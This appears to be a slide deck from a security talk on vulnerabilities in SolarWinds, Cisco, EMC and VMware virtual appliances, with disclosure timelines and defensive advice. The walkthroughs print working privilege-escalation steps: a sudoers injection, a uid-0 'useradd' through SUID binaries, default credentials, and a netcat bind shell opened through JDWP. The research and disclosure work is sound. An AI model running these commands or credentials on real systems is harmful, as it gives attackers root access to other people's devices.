- Runs SSH server on port 32022
 - Default creds are **cmc:password**

Command Injection

- `cmc::acm# ping`
 - Enter an IP address or hostname to ping:
``bash>&2``
 - [...]
 - `cmc@swi-lem:/usr/local/contego$ id`
 - `uid=1001(cmc) gid=1000(trigeo) groups=1000(trigeo), 4(adm),24(cdrom),25(floppy),104(postgres), 105(snort),1002(dbadmin)`

Command Injection

- Mgrconfig is the main cmc interface
 - /usr/local/contego/scripts/mgrconfig.pl
- It calls various shell scripts to implement cmds
 - **contegocontrol.sh** is writable by the cmc user
- AND this script is called via sudo
 - cmc ALL=(ALL) NOPASSWD: /usr/local/contego/scripts/*.sh, [...]

Command Injection

- If we add something useful to contegocontrol
 - echo "ALL ALL=NOPASSWD: /bin/bash" >> /etc/sudoers
 - And issue one of the cmds which trigger the script
- **cmc@swi-lem:/usr/local/contego\$ sudo bash**
 - /usr/local/contego # **id**
 - **uid=0(root) gid=0(root) groups=0(root)**

Format String Bug

- **SolarWinds** Log and Event Manager
 - cmc::acm# ping
 - Enter an IP address or hostname to ping: %p
 - [NO] Ping NOT received from **7f9830**
- Although this CLI was written in Perl..
 - You might want to give that 2005 paper a read

Root password?

- **SolarWinds LEM & Others**

2. Customers do not have root access to the operating system, but rather utilize a limited command shell. OS access via root or other mechanisms is only used by technical support under certain circumstances, and **EVERY LEM appliance has a different, unique, root password that our support team does not know in advance.**

you can call support and we can use the root account to get in and reset the CMC user for you.

What is the root password for the appliance?

I will send that to you offline since we don't publish that.


Each appliance has a unique root password and we don't actually have a master list or know what they are.
Generally we only use root if product support troubleshooting comes to that.

References:

<http://knowledgebase.solarwinds.com/kb/questions/4921/LEM+Appliance+Security+Information+for+v5.6+and+Later>
<https://thwack.solarwinds.com/community/solarwinds-community/product-blog/blog/2013/09/03/what-were-working-on--log-and-event-manager-lem>
<https://thwack.solarwinds.com/thread/44161>
<https://thwack.solarwinds.com/thread/55095>

Crazy SUID Binaries

- **Cisco Prime Infrastructure**
 - “Simplified Management from Branch to DataCenter”



- `ade # cat suid.log | wc -l`
–67

Crazy SUID Binaries

- `ade # cat suid.log | grep -i shell`
 - `/opt/CSCOlumos/bin/runShellCommand`
 - `/opt/CSCOlumos/bin/runShellAsRoot`

Crazy SUID Binaries

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_90= qword ptr -90h
var_84= dword ptr -84h
dest= byte ptr -80h
src= qword ptr -18h
var_10= qword ptr -10h
var_8= qword ptr -8


push    rbp
mov     rbp, rsp
sub     rsp, 90h
mov     [rbp+var_84], edi
mov     [rbp+var_90], rsi
mov     edi, 0             ; uid
call    _setuid
mov     edi, 0             ; gid
call    _setgid
mov     [rbp+src], offset aChmod777 ; "chmod 777 "
mov     [rbp+var_10], offset aChownRootGadmi ; "chown root:gadmin "
mov     [rbp+var_8], offset aSh ; "sh "
lea     rax, [rbp+dest]
mov     byte ptr [rax], 0
mov     rsi, [rbp+src] ; src
mov     rdi, [rbp+dest] ; dest
call    _strcat
mov     rax, [rbp+var_90]
add     rax, 8
mov     rsi, [rax] ; src
lea     rdi, [rbp+dest] ; dest
call    _strcat
lea     rdi, [rbp+dest] ; command
call    _system
```

Crazy SUID Binaries

- \$ /opt/CSCOlumos/bin/runShellAsRoot
–Segmentation fault (core dumped)
- They didn't even check if given an argument

```
Program received signal SIGSEGV, Segmentation fault.  
0x0000003c00078490 in strcat () from /lib64/libc.so.6  
(gdb) bt  
#0  0x0000003c00078490 in strcat () from /lib64/libc.so.6  
#1  0x00000000004005e7 in main ()  
(gdb) x/i $rip  
0x3c00078490 <strcat+272>:      mov     (%rsi),%rax  
(gdb) x/x $rsi  
0x0:      Cannot access memory at address 0x0
```

I'M NOT SAYING IT WAS ALIENS



BUT IT WAS ALIENS

Crazy SUID Binaries

- So let's give it an argument!
- `$ cat /tmp/test`
 - id
- `$ /opt/CSCOlumos/bin/runShellAsRoot /tmp/test`
 - uid=0(root) gid=0(root) groups=502(cisco)

Crazy SUID Binaries

- What about that runShellCommand program?
- `$ /opt/CSCOlumos/bin/runShellCommand id`
 - String obtained on concatenation is 2 id
 - uid=0(root) gid=0(root) groups=502(cisco)

Crazy SUID Binaries

- Gotta give them credit though
 - It looks like they really stepped up security here

```
[cisco@cisci-pi ~]$ ls -al /usr/sbin/useradd
-rwsr-s--- 1 root root 79664 Jun 19  2012 /usr/sbin/useradd
[cisco@cisci-pi ~]$ useradd
-bash: /usr/sbin/useradd: Permission denied
[cisco@cisci-pi ~]$
```

Crazy SUID Binaries

- Ooops!
- **\$ /opt/CSCOlumos/bin/runShellCommand /usr/sbin/useradd -o -u 0 -g 0 -p 123456 root2**
 - String obtained on concatenation is 10 /usr/sbin/useradd -o -u 0 -g 0 -p 123456 root2
- **\$ tail -1 /etc/passwd**
 - root2:x:0:0::/home/root2:/bin/bash

Crazy SUID Binaries + Remote

- **Cisco Prime Collaboration Assurance**

Simplified, Unified Management of Collaboration Networks

Accelerate site rollouts and ongoing maintenance, lower operating expenses, and help ensure a world-class quality of experience for end users with Cisco Prime Collaboration. This comprehensive, unified management solution for voice and video collaboration networks provides automated provisioning, simplified monitoring and troubleshooting, and long-term trending and analytics.

Crazy SUID Binaries + Remote

- Two accounts on the system
 - *Root* password is set upon install
 - *Cmuser* password is only reset only upon login
 - Default password is also **cmuser**
- Corner-case: setup without full configuration
 - So this isn't widely exploitable, but the case study is noteworthy

Crazy SUID Binaries + Remote

- Locally, we see an interesting SUID binary
 - /opt/system/bin/firewall
- Obviously controls the firewall rules

Crazy SUID Binaries + Remote

- Also, there's an interesting server currently unexposed remotely due to the firewall
 - tcp 0 0 0.0.0.0:8010 0.0.0.0:*
 - LISTEN 5637/emsam_perfmonengine
- Turns out to be a Java Debug Server
 - Wasn't this hacked into pieces before?

Crazy SUID Binaries + Remote

Hacking the Java Debug Wire Protocol - or - “How I met your Java debugger”

By Christophe Alladoun - @_hugsy_

TL;DR: turn any open JDWP service into reliable remote code execution (exploit inside)

Crazy SUID Binaries + Remote

- So maybe we can.. turn the firewall off?
 - [cmuser@cpc ~]\$ /opt/system/bin/firewall -v -c
 - Clearing the firewall

Crazy SUID Binaries + Remote

- `$ python jdwp-shellifier.py -t cpca -p 8010 --cmd "/home/cmuser/nc -l -p 5555 -e /bin/bash"`
 - [+] Targeting 'cpca:8010'
 - [+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.6.0_81'
 -
 - [+] Runtime.getRuntime() returned context id:0x9d2
 - [+] found Runtime.exec(): id=4ba62af8
 - [+] Runtime.exec() successful, retId=9d3
 - [!] Command successfully executed

Crazy SUID Binaries + Remote

- \$ nc cpca 5555
 - id
 - uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)



YOLO

Agenda

I. Introduction

II. Image Analysis

III. Vulnerabilities

I. (un)documented Accounts

II. Password Litter

III. Misc Bugs

IV. Conclusion

Vendor Communication



Responsible Disclosure Policy

If you give us a reasonable time to respond to your report before making any information public and make a good faith effort to avoid privacy violations, destruction of data and interruption or degradation of our service during your research, we will not bring any lawsuit against you or ask law enforcement to investigate you.

Brief Disclosure Timelines

- SolarWinds
 - *We'll send our pgp key soon!* fixed in ~5 months
- EMC (PowerPath)
 - Fixed the bug in just over a month
- Panopta
 - Noted “patched potential security vulnerability”
- Cisco (Prime Infrastructure)
 - Released a *private* advisory after several months

Brief Disclosure Timelines

- VMware
 - Contacted me days before initial disclosure (9/26)
 - I sent them full details & they decided not to fix (EOL)
- SolarWinds
 - Fixed the command injection on 09/01/2015
- Cisco (Mobility Services Engine)
 - Fixed undocumented account / PE on 11/04/2015
- EMC (vRPA)
 - Advisory released in July

Playing Defense

- Clean it up before you ship it!
 - Don't leave passwords in plain text to all users
 - Don't leave crazy SUID binaries on boxes
 - Nonsense is shipping .ssh and .vim directories
- Stop thinking it's OK to have users on the system with passwords unknown to customers

Playing Defense

- Firewalling services is a great practice
 - (typically) There's no point in auditing a service only accessible to localhost
- Make users set all passwords or generate random ones for them upon install
 - Generating one for all the clones is not enough
 - Setting them to “password” is worst

Playing Defense

- Blacklisting users from remote access
 - **Cisco** Prime Collaboration Deployment

```
login: informix
Password: informix
bash-4.1$ id
id=512(informix) gid=505(informix) groups=505(informix),501(platform),502(tomcat),506(ccmbase) context=specialuser_u:sysadm_r:sysadm_t:s0
bash-4.1$ grep DenyUsers /etc/ssh/sshd_config
DenyUsers pwrecovery informix
bash-4.1$ _
```

- We're able to login locally, but no SSH

Solutions

- Don't mix **demos** and **trials**
 - This leads to bad security assumptions
- Don't ship the master development VM
 - Separate dev and shipping images
- Checklist of “must not haves” for each VM
 - Most of the issues likely wouldn't be found with code review

Must Not Haves

- **Accounts**

- default passwords
- undocumented (document them!)

- **Files**

- unencrypted passwords in logs
- containing sensitive data (history, db, etc)

- **Local System**

- world-executable & SUID
- world-writable scripts

Must Not Haves

- **Services**

- Locally-meant, but listening on the network
- Using different authentication systems

- **Assumptions**


- “This is only a demo or trial, not for production”
- “I can hide this private key in this hidden folder”
- “Only an admin can execute this script”
- These can be invalidated via code churn / updates

Esoteric Thoughts

- Lots of installation collateral shipped
 - Eg. backup, restore, /install directories
- Vendor services
 - Helpers listening on local and network interfaces
 - Think about “support” services / remote access
- Read the documentation
 - Can be the difference between a bug and *technically* a feature

Esoteric Thoughts

- Forensics would be a game changer here
 - Professional suites are pretty expensive, but...
 - “We’ve deleted all the sensitive files, boss”



Name	Size
12	2,069
14114	1

Things are heating up

Cisco Security Advisory

Multiple Default SSH Keys Vulnerabilities in Cisco Virtual WSA, ESA, and SMA

Details

Cisco Virtual WSA, ESA, and SMA Default Authorized SSH Key Vulnerability

A vulnerability in the remote support functionality of Cisco WSAv, Cisco ESAv, and Cisco SMAv Software could allow an unauthenticated, remote attacker to connect to the affected system with the privileges of the *root* user.

The vulnerability is due to the presence of a default authorized SSH key that is shared across all the installations of WSAv, ESAv, and SMAv. An attacker could exploit this vulnerability by obtaining the SSH private key and using it to connect to any WSAv, ESAv, or SMAv. An exploit could allow the attacker to access the system with the privileges of the *root* user.

Conclusion

- This area is still largely unexplored
- They're only going to become more prevalent
 - More vendors will start converting metal -> bits
 - It's cheaper and datacenters rule these days
- And there's a lot more work to do
 - Getting access to these is one hurdle (eg. FireEye)
 - The vendor (properly) fixing the bugs is another

The End

Questions?